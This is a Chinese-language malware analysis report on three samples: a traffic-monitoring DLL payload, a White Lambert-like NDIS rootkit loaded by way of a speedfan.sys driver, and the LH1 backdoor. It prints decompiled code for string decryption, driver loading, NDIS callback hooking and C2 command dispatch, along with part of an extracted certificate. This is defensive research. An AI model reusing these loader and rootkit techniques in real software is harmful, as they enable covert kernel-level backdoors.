text:0000000180009D32                mov     rcx, r14        ; hResData
text:0000000180009D35                call    cs:LockResource ; 这里解密1023资源
text:0000000180009D3B                lea     r9, [rax+rdi]
text:0000000180009D3F                mov     r8, rax
text:0000000180009D42                mov     rdx, rbx
text:0000000180009D45                lea     rcx, [rbp+918h+var_938]
text:0000000180009D49                call    sub_180002B1C
text:0000000180009D4E                lea     rdx, [rbp+918h+var_938]
text:0000000180009D52                lea     rcx, [rbp+918h+lpMem]
text:0000000180009D56                call    sub_180009910
text:0000000180009D5B                mov     rcx, [rbp+918h+lpMem] ; lpMem
text:0000000180009D5F                test    rcx, rcx
text:0000000180009D62                jz      short loc_180009D69
text:0000000180009D64                call    sub_1800075E8
```

```
0000000000419890 EE FE EE FE EE FE EE FE 00 F3 DF 02 73 91 00 30 ЇþЇþЇþЇþ.óß.s..0
00000000004198A0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
00000000004198B0 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
00000000004198C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000000004198D0 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 ............ð...
00000000004198E0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
00000000004198F0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0000000000419900 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0000000000419910 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
0000000000419920 3C EA 2E 62 78 8B 40 31 78 8B 40 31 78 8B 40 31 <ê.bx.@1x.@1x.@1
0000000000419930 EB C5 D8 31 79 8B 40 31 63 16 DE 31 72 8B 40 31 ëÅØ1y.@1c.Þ1r.@1
0000000000419940 63 16 EB 31 40 8B 40 31 63 16 EA 31 F8 8B 40 31 c.ë1@.@1c.ê1ø.@1
0000000000419950 71 F3 C3 31 7B 8B 40 31 71 F3 D3 31 69 8B 40 31 qóÃ1{.@1qóÓ1i.@1
0000000000419960 78 8B 41 31 E5 8B 40 31 63 16 EF 31 60 8B 40 31 x.A1å.@1c.ï1`.@1
0000000000419970 63 16 DB 31 79 8B 40 31 63 16 DD 31 79 8B 40 31 c.Û1y.@1c.Ý1y.@1
0000000000419980 52 69 63 68 78 8B 40 31 00 00 00 00 00 00 00 00 Richx.@1........
0000000000419990 50 45 00 00 64 86 06 00 C1 FB E2 50 00 00 00 00 PE..d...ÁûâP....
00000000004199A0 00 00 00 00 F0 00 22 20 0B 02 0A 00 00 C2 01 00 ....ð." .....Â..
00000000004199B0 00 C0 00 00 00 00 00 00 80 FF 00 00 00 10 00 00 .À.......ÿ......
00000000004199C0 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 ................
00000000004199D0 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 ................
00000000004199E0 00 10 03 00 00 04 00 00 02 F0 02 00 02 00 40 01 .........ð....@.
00000000004199F0 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 ................
0000000000419A00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 ................
```

我们在一个主机上看到poolstr.dll和msapi32.dll几乎同时存在，我们推测poolstr是用来持久化运行msapi32.dll的。

Payload模块

mwapi32是一个网络流量监控和过滤模块，是由msapi32.dll从资源释放加载。

其首先尝试通过驱动获取过滤的流量。该dll会从下图的注册表项获取Description值，其中存储的是驱动注册的文件名，从而实现和驱动的通信。

```
70  if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"System\\CurrentControlSet\\Services\\Null", 0, 1u, &hKey)
71    || RegQueryValueExW(hKey, L"Description", 0i64, 0i64, Data, &cbData) )
72  {
73    SetEvent(*(HANDLE *)(v5 + 176));
74    if ( v39 >= 8 )
75      j_free(Memory);
76    return 0xFFFFFFFFi64;
77  }
78  RegCloseKey(hKey);
79  v7 = CreateFileW((LPCWSTR)Data, 0xC0000000, 3u, 0i64, 3u, 0, 0i64);
80  v29 = v7;
81  if ( v7 == (HANDLE)-1i64 )
82  {
83    SetEvent(*(HANDLE *)(v5 + 176));
84    if ( v39 >= 8 )
85      j_free(Memory);
86    return 0xFFFFFFFFi64;
87  }
88  v8 = GetProcessHeap();
89  v9 = HeapAlloc(v8, 8u, 0xFFFFui64);
90  if ( !v9 )
91  {
92    if ( v39 >= 8 )
93      j_free(Memory);
94    return 0xFFFFFFFFi64;
95  }
96  v10 = *(void **)(v5 + 176);
97  v31 = v38;
98  if ( !WaitForSingleObject(v10, 0) )
99    goto LABEL_43;
100 do
101 {
102   memset(v9, 0, 0xFFFFui64);
103   if ( DeviceIoControl(v7, 0x8777E494, 0i64, 0, v9, 0xFFFFu, &BytesReturned, 0i64) )
104   {
105     if ( !*(_QWORD *)(v5 + 288) )
106     {
107       v11 = 250;
108       goto LABEL_41;
109     }
110     v12 = *v9;
111     v13 = v9 + 1;
112     v14 = 4;
```

若不存在对应驱动，那么其采用Windows的ETW机制来实现网络流量的过滤。其会启动ndiscap服务。

```
wchar_t *sub_18000B590()
{
  wchar_t *v0; // rbx

  v0 = (wchar_t *)malloc(0x218ui64);
  memset(v0, 0, 0x218ui64);
  wcscpy_s(v0 + 8, 0x104ui64, L"md1774efb");
  dword_18002B2A0 = 0;
  if ( !(unsigned int)func_startNdiscap()
    || !(unsigned int)sub_18000AF40((LPVOID *)v0)
    || !(unsigned int)func_setNdisCap_Refcount(1) )
  {
    return 0i64;
  }
  if ( !(unsigned int)sub_18000B6C0(v0) )
    v0 = 0i64;
  return v0;
}
```

```
  result = OpenSCManagerW(0i64, 0i64, 1u);
  v2 = result;
  if ( result )
  {
    v3 = -31;
    v4 = (char *)calloc(1ui64, 0x10ui64);
    v5 = 14i64;
    v6 = v4;
    v7 = (char *)L"ndiscap" - v4;
    v8 = v4;
    do
    {
      v9 = (v8++)[v7];
      v10 = v3++ ^ v9;
      --v5;
      *(v8 - 1) = v10;
    }
    while ( v5 );
    v11 = -31;
    v12 = (WCHAR *)calloc(1ui64, 0x10ui64);
    v13 = 14i64;
    v14 = v12;
    v15 = v12;
    v16 = (char *)((char *)L"ndiscap" - (char *)v12);
    do
    {
      v17 = *((_BYTE *)v15 + (_QWORD)v16);
      v15 = (WCHAR *)((char *)v15 + 1);
      v18 = v11++ ^ v17;
      --v13;
      *((_BYTE *)v15 - 1) = v18;
    }
    while ( v13 );
    v19 = OpenServiceW(v2, v14, 0x10u);
    memset(v6, 0, 0xEui64);
    free(v6);
    memset(v14, 0, 0xEui64);
    free(v14);
    if ( v19 )
    {
      if ( StartServiceW(v19, 0, 0i64) )
      {
        dword_18002B2A0 = 1;
      }
      else if ( GetLastError() != 1056 )
      {
        v0 = 0;
      }
      CloseServiceHandle(v19);
    }
```

接着通过etw机制对网络日志进行监控。

```
78    if ( (unsigned int)sub_18000B850(v21) )
79    {
80      v22 = (struct _EVENT_TRACE_PROPERTIES *)*((_QWORD *)v2 + 1);
81      *((_QWORD *)v2 + 72) = v1;
82      if ( !StartTraceW((PTRACEHANDLE)v2 + 4, (LPCWSTR)v2 + 24, v22) )
83      {
84        if ( fnEnableTraceEx )
85        {
86          v23 = 0;
87          dwCreationFlags = 4;
88          if ( !(unsigned int)fnEnableTraceEx(
89                                &iid_packetcapture,
90                                0i64,
91                                *((_QWORD *)v2 + 4),
92                                1i64,
93                                dwCreationFlags,
94                                0i64,
95                                0i64,
96                                v23,
97                                0i64) )
98          {
99            v25 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)sub_18000B9C0, v2, 0, 0i64);
100           *((_QWORD *)v2 + 74) = v25;
101           if ( v25 )
102             return v2;
103         }
104       }
105     }
106   }
107   free(*((void **)v2 + 1));
108   free(*((void **)v2 + 70));
109   free(v2);
110 }
```

其注册的监控session名为“K432ISD”加上一个UUID字符串。

```
21  if ( UuidCreate((UUID *)v1 + 1) )
22    return 0i64;
23  v2 = GetTickCount();
24  wsprintfW((LPWSTR)v1 + 24, L"K432ISD%d", v2);
25  v3 = malloc(0x278ui64);
26  v4 = v3;
27  *((_QWORD *)v1 + 1) = v3;
28  if ( !v3 )
29    return 0i64;
30  memset(v3, 0, 0x278ui64);
```

White Lambert

在分析过程中，我们发现了多个样本与卡巴披露的White Lambert类似，其包含一个用户态dll和NDIS过滤驱动。

用户态模块

该样本为一个dll，其导出函数如下所示，其主要功能在DllMain中，该样本最终加载一个驱动。可以看到部分导出名同样以数字序号的形式存在。

Name	Address	Ordinal
a_2	0000000073E94C34	2
a_1	0000000073E94BAC	1
InitSecurityInterfaceW	0000000073E94B84	4
DllMain	0000000073E94AC0	3
DllEntryPoint	0000000073E96F38	[main entry]

DllMain中开启新线程以执行主要的功能。

```
1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2  {
3    HINSTANCE v3; // rbx@1
4    HANDLE v4; // rax@6
5
6    v3 = hinstDLL;
7    if ( fdwReason == 1 )
8    {
9      DisableThreadLibraryCalls(hinstDLL);
10     hModule = v3;
11     if ( _InterlockedCompareExchange((volatile signed __int32 *)&dword_73ECAA4C, 1, 0) == 1
12       && GetModuleFileNameW(hModule, &LibFileName, 0x104u)
13       && fun_InitSecurityInterfaceW() )
14     {
15       SetErrorMode(0x8003u);
16       if ( LoadLibraryW(&LibFileName) && (v4 = CreateThread(0i64, 0x100000ui64, StartAddress, 0i64, 0, 0i64)) != 0i64 )
17         CloseHandle(v4);
18       else
19         GetLastError();
20     }
21   }
22   return 1;
23 }
```

样本中的主要字符串经过加密，加密算法如下，前四字节中保存了xor 后的长度，之后按4字节一个block的模式进行解密。

```
_DWORD *__fastcall fun_Decryptstr(_DWORD *a1, __int64 a2, _DWORD *a3)
{
  _DWORD *result; // rax@1
  int v4; // er10@1
  _DWORD *v5; // r9@1
  int v6; // er11@2

  result = a3;
  v4 = *a1 ^ 0x2D269FD4;
  v5 = a1 + 1;
  do
  {
    v6 = __ROR4__(*v5, 3);
    *a3 = v6 - 0x20EBFBA6;
    ++a3;
    ++v5;
    --v4;
  }
  while ( v4 );
  return result;
}
```

之后从中解密出两个驱动，并分别加载，其中驱动的加密方式和字符串一致，并通过RtlDecompressBufferat解压缩，相关驱动的信息保存到一段名为var_Driverinfo的内存中，其中第一个加载的驱动应该是一个测试驱动，第二个驱动才是真正的恶意代码。

```
    {
      *v5 = 0;
      ++v5;
    }
    while ( *v5 );
  }
  CloseHandle(TokenHandle);
  if ( v4 )
  {
    v6 = GetProcessHeap();
    var_Driverinfo = (__int64)HeapAlloc(v6, 8u, 0x10ui64);
    if ( var_Driverinfo )
    {
      v7 = 0;
      v8 = 0i64;
      while ( 1 )
      {
        v9 = GetProcessHeap();
        v10 = HeapAlloc(v9, 8u, 0x218ui64);
        *(_QWORD *)(v8 + var_Driverinfo) = v10;
        if ( !v10 )
          break;
        ++v7;
        v8 += 8i64;
        if ( v7 >= 2 )
        {
          if ( fun_RtlDecompressBufferat8Offset()
            && fun_Loaddriver(*(_QWORD *)var_Driverinfo)
            && fun_DeviceIoControlandCheck() )
          {
            if ( fun_RtlDecompressBufferat8Offset1(1u) )
              fun_Loaddriver(*(_QWORD *)(var_Driverinfo + 8));
            fun_HeapFrees();
          }
          else
          {
            fun_HeapFrees();
          }
          return sub_73E96F90((unsigned __int64)&v12 ^ v16);
        }
      }
    }
  }
  return sub_73E96F90((unsigned __int64)&v12 ^ v16);
}
```

var_Driverinfo格式如下所示

```
var_Driverinfo
+0x8            speedfan.sys addrs
+0x10           UNC.sys addrs
+0x16           speedfan.sys
+0x1E           UNC.sys
+0x90           speedfan.sys image path
+0x98           UNC.sys image path
```


之后设置对应的服务注册表，并通过函数NtLoadDriver将对应的驱动加载运行起来。

可以看到第一个驱动为speedfan.sys，第二个驱动为UNC.sys。

```
{
  Fun_Decryptstr((_DWORD *)qword_73E914A0, 1i64, &Format);// "\\??\\%s
  snwprintf(&Dest, 0x1Dui64, &Format, v4);
  if ( (unsigned int)Fun_CreateandWriteFile(v4, *(LPCVOID *)(v1 + 8), *(_DWORD *)v1) )
  {
    Fun_Decryptstr((_DWORD *)qword_73E914B8, 1i64, &v23);// "%s%s
    Fun_Decryptstr((_DWORD *)qword_73E91498, 1i64, &v38);// System\\CurrentControlSet\\Services\\
    snwprintf(&SubKey, 0x100ui64, &v23, &v38);
    v6 = RegCreateKeyExW((HKEY)0x80000002, &SubKey, 0, 0i64, 0, 2u, 0i64, &hKey, 0i64);
    if ( v6 )
    {
      SetLastError(v6);
    }
    else
    {
      Fun_Decryptstr((_DWORD *)qword_73E914E0, 1i64, &ValueName);// DisplayName
      Fun_Decryptstr((_DWORD *)qword_73E91500, 1i64, &v29);// ErrorControl
      Fun_Decryptstr((_DWORD *)qword_73E91528, 1i64, &v27);// ImagePath
      Fun_Decryptstr((_DWORD *)qword_73E91548, 1i64, &v24);// Type
      Fun_Decryptstr((_DWORD *)qword_73E91568, 1i64, &v25);// Start
      v7 = lstrlenW((LPCWSTR)(v1 + 16));
      v8 = RegSetValueExW(hKey, &ValueName, 0, 1u, (const BYTE *)(v1 + 16), 2 * v7 + 2);
      v9 = RegSetValueExW(hKey, &v29, 0, 4u, Data, 4u) | v8;
      v10 = lstrlenW(&Dest);
      v11 = RegSetValueExW(hKey, &v27, 0, 1u, (const BYTE *)&Dest, 2 * v10 + 2) | v9;
      v12 = RegSetValueExW(hKey, &v24, 0, 4u, v21, 4u) | v11;
      v13 = RegSetValueExW(hKey, &v25, 0, 4u, v20, 4u) | v12;
      RegCloseKey(hKey);
      if ( v13 )
        SetLastError(v13);
      else
        v2 = 1;
    }
  }
  if ( v2 )
  {
    v15 = (const WCHAR *)(v1 + 16);
    if ( Fun_NtLoadDriver(v15) )
    {
      fun_SHDeleteKeyW(v15, v4);
    }
    else
    {
      v16 = GetLastError();
      fun_SHDeleteKeyW(v15, v4);
      SetLastError(v16);
    }
  }
```

```
{
  *v2 = 0;
  Fun_Decryptstr((_DWORD *)qword_73E93B48, 1i64, &v18);// speedfan.sys
  Fun_Decryptstr((_DWORD *)qword_73E93870, 1i64, &v17);// %s\\%s
  v3 = (_DWORD *)var_Driverinfo;
  v4 = &v18;
  v5 = (_WORD *)(*(_QWORD *)var_Driverinfo + 16i64);
  Fun_Decryptstr((_DWORD *)qword_73E93B88, 1i64, &PrefixString);// UNC
  v5 = GetTickCount();
  if ( GetTempFileNameW(&PathName, &PrefixString, v5, &TempFileName) )
  {
    PathStripPathW(&TempFileName);
    PathRemoveExtensionW(&TempFileName);
    wnsprintfW(*(_QWORD *)(var_Driverinfo + 8 * v1) + 16i64, 64i64, L"%s", &TempFileName);
    Fun_Decryptstr((_DWORD *)qword_73E93B08, 1i64, &SubStr);// .sys
    Fun_Decryptstr((_DWORD *)qword_73E93BC0, 1i64, &v22);// %s\\%s.sys
    Fun_Decryptstr((_DWORD *)qword_73E93B70, 1i64, &v21);// %s\\%s
```

可以看到speedfan实际上是一款系统监控相关的软件。



SpeedFan

软件

譯自英文 - SpeedFan是一款適用於Microsoft Windows的系統監視器，可以讀取計算機組件的溫度，電壓和風扇速度。它可以根據各種組件的溫度改變計算機風扇速度。該程序可以將系統變量顯示為圖表和系統托盤中的指示器。 可以定義完全可配置的用戶事件，以根據系統狀態執行特定操作。 维基百科（英文）


查看原文說明

Speedfan.sys入口如下，简单创建了一下设备及对应的设备链接，对应的MajorFuncton中的dispatch函数也只是针对系统层的调用返回一些参数，因此这个地方猜测其作用应该是作为第一个驱动先加载，以确保其能正确加载起来，再加载之后的恶意驱动。

恶意驱动如下所示，加载之后首先同样是通过和之前一致的算法在配合RtlDecompressBufferat解压出最终的驱动，并寻址到入口并调用。

驱动模块

这个驱动似乎并不能通过osr driver loader的方式进行加载，因此推测其应该有自己实现的加载器。



这个驱动本身是一个加载器，解密出的内容是一个pe文件，其同样是个驱动。

后续解密的驱动是一个通过ndis流量过滤的rookit，通过过滤指定的cc流量以实现具体的功能，函数首先通过fun_Searchndissys确保系统中存在ndis.sys驱动，之后在函数fun_NdisRegisterProtocol中通过ndis注册了一个自有的协议，通过这个的回调来过滤对应网卡中的流量数据。

```
KeInitializeSpinLock(&SpinLock);
KeInitializeSpinLock(&dword_1A3B4);
if ( fun_Searchndissys(&v8) )
{
  dword_1CA48 = v9;
  dword_1CA4C = v10;
  NdisAllocatePacketPool(&Status, &PoolHandle, 0x80u, 8u);
  result = Status;
  if ( !Status )
  {
    NdisAllocateBufferPool(&Status, &dword_1A39C, 0x80u);
    result = Status;
    if ( !Status )
    {
      v1 = fun_NdisRegisterProtocol();
      v2 = v1;
      NdisProtocolHandle = (NDIS_HANDLE)v1;
      if ( v1 )
      {
        do
```

如下所示，fun_NdisRegisterProtocol中实际调用的是NdisRegisterProtocol，该函数用于注册一个自有的协议，其中的第三个参数中包含了对应的协议回调函数，这里奇怪的是这些回调函数似乎都没有实现，其中包含最终重要的ReceiveHandler（表示网卡收到数据时，会把对应的流量传入到该回调函数中），这里需要注意的是，攻击者注册的自有协议名为“KAPERSKY”与卡巴斯基名称kaspersky仅一字之差。这个函数最后将NdisRegisterProtocol注册成功之后的ndis句柄给返回了。

```
unsigned int fun_NdisRegisterProtocol()
{
  NDIS_PROTOCOL_CHARACTERISTICS ProtocolCharacteristics; // [sp+0h] [bp-7Ch]@1
  void (__stdcall *v2)(int, int, int, int, int); // [sp+3Ch] [bp-40h]@1
  int (__stdcall *v3)(int, PVOID, int); // [sp+40h] [bp-3Ch]@1
  UNICODE_STRING DestinationString; // [sp+6Ch] [bp-10h]@1
  PVOID NdisProtocolHandle; // [sp+74h] [bp-8h]@1
  int Status; // [sp+78h] [bp-4h]@1

  Status = 0;
  NdisProtocolHandle = 0;
  memset(&ProtocolCharacteristics, 0, 0x6Cu);
  ProtocolCharacteristics.MajorNdisVersion = 5;
  ProtocolCharacteristics.MinorNdisVersion = 0;
  RtlInitUnicodeString(&DestinationString, L"KAPERSKY");
  ProtocolCharacteristics.Name = DestinationString;
  v2 = nullsub_1;
  v3 = fun_NdisClose;
  ProtocolCharacteristics.ReceiveHandler = (RECEIVE_HANDLER)fun_Return10003;
  ProtocolCharacteristics.CloseAdapterCompleteHandler = fun_NdisCompleteUnbindAdapter;
  ProtocolCharacteristics.OpenAdapterCompleteHandler = (OPEN_ADAPTER_COMPLETE_HANDLER)sub_12607;
  ProtocolCharacteristics.RequestCompleteHandler = (REQUEST_COMPLETE_HANDLER)nullsub_3;
  ProtocolCharacteristics.ResetCompleteHandler = (RESET_COMPLETE_HANDLER)nullsub_2;
  ProtocolCharacteristics.StatusHandler = (STATUS_HANDLER)nullsub_4;
  ProtocolCharacteristics.StatusCompleteHandler = (STATUS_COMPLETE_HANDLER)nullsub_5;
  NdisRegisterProtocol(&Status, &NdisProtocolHandle, &ProtocolCharacteristics, 0x6Cu);
  return Status == 0 ? (unsigned int)NdisProtocolHandle : 0;
}
```

```
int __stdcall sub_12607(int a1, int a2, int a3)
{
  int result; // eax@1

  result = a1;
  *(_BYTE *)(a1 + 8) = 1;
  return result;
}
```

```
void __stdcall fun_NdisCompleteUnbindAdapter(PVOID P, int a2)
{
  NdisCompleteUnbindAdapter(*((NDIS_HANDLE *)P + 1), 0);
  ExFreePool(P);
}
```

```
signed int __stdcall fun_Return10003(int a1, int a2, int a3, int a4, int a5, int a6, int a7)
{
  return 0x10003;
}
```

前面说到自有协议在实现的时候并没有设置回调函数，但是事实上并非如此，通过返回的ndis句柄直接在内存中搜索对应的TCPIP字段，然后将其中的内存地址替换成具体的函数，这里猜测，应该是通过ndis句柄的方式搜索回调函数在内存中的位置，并手动替换（因为驱动本身是在内核中，因此是可以通过一个句柄搜索到具体的回调对象中函数指针的位置的）。

```
        v1 = fun_NdisRegisterProtocol();
        v2 = v1;
        NdisProtocolHandle = (NDIS_HANDLE)v1;
        if ( v1 )
        {
          do
            v1 = *(_DWORD *)(v1 + 16);
          while ( v1 );
          RtlInitUnicodeString(&DestinationString, L"TCPIP");
          while ( v2 != 0xFFFFFFBC )
          {
            if ( !RtlCompareUnicodeString(&DestinationString, (PCUNICODE_STRING)(v2 + 0x44), 1u) )
            {
              v3 = *(_DWORD *)(v2 + 76) == 0;
              dword_1A3AC = v2;
              if ( !v3 )
                Value = InterlockedExchange((volatile LONG *)(v2 + 76), (LONG)sub_12AE3);
              if ( *(_DWORD *)(v2 + 52) )
                dword_1A3A0 = InterlockedExchange((volatile LONG *)(v2 + 52), (LONG)sub_12D8C);
              if ( *(_DWORD *)(v2 + 36) )
                dword_1A3B0 = InterlockedExchange((volatile LONG *)(v2 + 36), (LONG)sub_126C0);
              if ( *(_DWORD *)(v2 + 40) )
                dword_1A3B8 = InterlockedExchange((volatile LONG *)(v2 + 40), (LONG)sub_12D76);
              v4 = *(_DWORD *)v2;
              dword_1A3C0 = dword_1A3A0;
              while ( v4 )
              {
                v5 = *(_DWORD **)(v4 + 4);
                if ( v5 )
                {
                  v6 = (4096 - (*(_DWORD *)(v4 + 4) & 0xFFFu)) >> 2;
                  if ( v6 > 0x18 )
                    v6 = 24;
                  v15 = 0;
                  if ( v6 > 0 )
                  {
                    v7 = *(_DWORD *)(v4 + 56);
                    v13 = v5;
                    while ( *v13 != v7 )
                    {
                      ++v15;
                      ++v13;
                      if ( v15 >= v6 )
                        goto LABEL_31;
                    }
                    InterlockedExchange(&v5[v15], (LONG)sub_126C0);
                  }
                }
LABEL_31:
                if ( *(_DWORD *)(v4 + 80) )
```

通过流量过滤出攻击这个特殊流量，解析之后通过va_Dispitchtable调用指定的处理函数，如下所示可以看到THIS_IS_OUR_EOF，这句话的意思就是“这是我们的流量”

```
LABEL_23:
        while ( 2 )
        {
          if ( dword_1CA70 && dword_1CA70 >= 8 )
          {
            LOBYTE(v15) = 0;
            HIBYTE(v15) = BYTE2(dword_1CA7C);
            v16 = BYTE3(dword_1CA7C) | v15 | ((dword_1CA7C & 0xFF00 | (dword_1CA7C << 16)) << 8);
            if ( RtlCompareMemory(&unk_1CA78, &unk_18190, 4u) != 4 || v16 > 0x409 )
            {
              if ( !dword_1CA74 )
              {
                fun_Logger(v9, (int)"Bad command encountered.  Discarding invalid command.\n", 0);
                fun_Logger(v9, (int)"Remote>!@THIS_IS_OUR_EOF@!", 0x1Au);
                dword_1CA74 = 1;                        char[55]
              }
              for ( j = &unk_1CA79; --dword_1CA70 >= 4; j = (char *)j + 1 )
              {
                if ( RtlCompareMemory(j, &unk_18190, 4u) == 4 )
                {
                  dword_1CA74 = 0;
                  break;
                }
              }
              memmove(&unk_1CA78, j, dword_1CA70);
              if ( dword_1CA70 >= 8 )
                continue;
            }
            else if ( v16 <= dword_1CA70 )
            {
              v17 = v16 - 8;
              v18 = &byte_1CA80 + v16 - 8;
              v19 = var_Dispitchtable;
              v36 = *v18;
              *v18 = 0;
              v35 = 0;
              v37 = var_Dispitchtable;
              v38 = 35;
              while ( 1 )
              {
                v20 = strlen(v19);
                v39 = v20;
                if ( v17 < v20 )
                  goto LABEL_40;
                if ( strncmp(v19, &byte_1CA80, v20) )
                  goto LABEL_40;
                v21 = *(&byte_1CA80 + v39);
                if ( v21 != 32 && v21 != 10 && v21 != 13 )
                  goto LABEL_40;
                v35 = 1;
```

整个样本支持的功能如下所示：


指令	含义
Copy	拷贝文件
Move	移动文件
Rename	修改文件名
Info	获取系统信息
Exit	设置退出标记
Close	同上
Quit	同上
Uninstall	卸载该驱动
Ndisls	列举自有协议信息
Dir	列目录

Ls	同上
Pwd	获取当前目录
Cd	切换目录
touch	创建文件
del	删除文件
rm	同上
Rmdir	删除目录
Mkdir	创建目录
Cat	查看文件
Type	同上
view	同上
Ps	列举进程
lsmod	加载驱动
Kill	关闭进程
Fexec	文件执行
bexec	脚本执行
Close	文件句柄关闭
of	打开文件
cf	关闭文件句柄
rf	读文件
wf	写文件

Backdoor.Trojan.LH1

我们结合Twitter上一条相关推文进行扩展。

根据该推文的线索进行拓展，我们发现其中一个样本被检出为LH1，即为赛门铁克报告中提到的一类后门。



其注册为BiosSrv服务运行。

```
int func_main()
{
  SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+10h] [ebp-30h]
  int v2; // [esp+18h] [ebp-28h]
  int v3; // [esp+1Ch] [ebp-24h]
  CPPEH_RECORD ms_exc; // [esp+28h] [ebp-18h]

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  SetErrorMode(0x8003u);
  ms_exc.registration.TryLevel = 0;
  ServiceStartTable.lpServiceName = L"BiosSrv";
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)func_ServiceMain;
  v2 = 0;
  v3 = 0;
  StartServiceCtrlDispatcherW(&ServiceStartTable);
  return 0;
}
```

主体逻辑通过创建线程执行，并且随机休眠一段时间。

```
  if ( hHandle )
  {
    v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, &ThreadId);
    if ( v1 )
    {
      func_SetServiceState(4u, 0, 0);
      WaitForSingleObject(hHandle, 0xFFFFFFFF);
      GetExitCodeThread(v1, &ExitCode);
      if ( ExitCode == 259 )
        TerminateThread(v1, 0);
    }
```

```
  v0 = time(0);
  v1 = GetCurrentProcessId();
  srand(v1 ^ v0);
  v2 = rand();
  Sleep(60000 * (v2 % 5 + 1));
  sub_10055F9();
  return 0;
```

其首先从资源当中提取C2和PFX证书信息，其中101为PFX证书，102为域名。

```
  v19 = func_loadresource(v2, 101, (int)&v9, (int)&v10);
  if ( !v19 )
    goto LABEL_23;
  pPFX.cbData = v10;
  pPFX.pbData = (BYTE *)v9;
  v19 = PFXIsPFXBlob(&pPFX);
  if ( !v19 )
    goto LABEL_23;
  v3 = PFXImportCertStore(&pPFX, &szPassword, 0x21u);
  v17 = v3;
  if ( !v3 )
    goto LABEL_23;
  v4 = CertEnumCertificatesInStore(v3, 0);
  pCertContext = v4;
  if ( !v4 )
    goto LABEL_23;
  if ( !CertGetNameStringW(v4, 5u, 0, 0, v1 + 260, 0x100u) )
    goto LABEL_23;
  hCertStore = CertOpenStore((LPCSTR)0xA, 0, 0, 0x10000u, L"MY");
  if ( !hCertStore )
    goto LABEL_23;
  while ( 1 )
  {
    v5 = CertEnumCertificatesInStore(hCertStore, pPrevCertContext);
    pPrevCertContext = v5;
    if ( !v5 )
      break;
    if ( CertGetNameStringW(v5, 5u, 0, 0, &pszNameString, 0x100u) && !wcscmp(v16 + 260, &pszNameString) )
    {
      v12 = 1;
      *((_DWORD *)v16 + 129) = pPrevCertContext;
      break;
    }
  }
  if ( v12 )
    goto LABEL_15;
  v6 = pCertContext;
  if ( CertAddCertificateContextToStore(hCertStore, pCertContext, 4u, 0) != 1 )
  {
LABEL_23:
    v19 = 0;
    goto LABEL_16;
  }
  *((_DWORD *)v16 + 129) = v6;
LABEL_15:
```

PFX证书导出key为空，通过“openssl pkcs12 -in 1.pfx -out 1.key”命令导出其中的证书和私钥信息。

```
Bag Attributes
    localKeyID: 92 C3 5D C1 D5 CE 27 0C FD C1 F9 24 47 2B FD 36 F0 96 2B 14
subject=/CN=nightowl
issuer=/O=MV/OU=SERVER/emailAddress=email@mydomain.net/L=NEW YORK/ST=NEW YORK/C=US/CN=mv-ca
-----BEGIN CERTIFICATE-----
MIIDjDCCAXQCAQEwDQYJKoZIhvcNAQEFBQAwgYQxCzAJBgNVBAoTAk1WMQ8wDQYD
VQQLEwZTRVJWRVIxITAfBgkqhkiG9w0BCQEWEmVtYWlsQG15ZG9tYWluLm5ldDER
MA8GA1UEBxMITkVXIFlPUksxETAPBgNVBAgTCE5FVyBZT1JLMQswCQYDVQQGEwJV
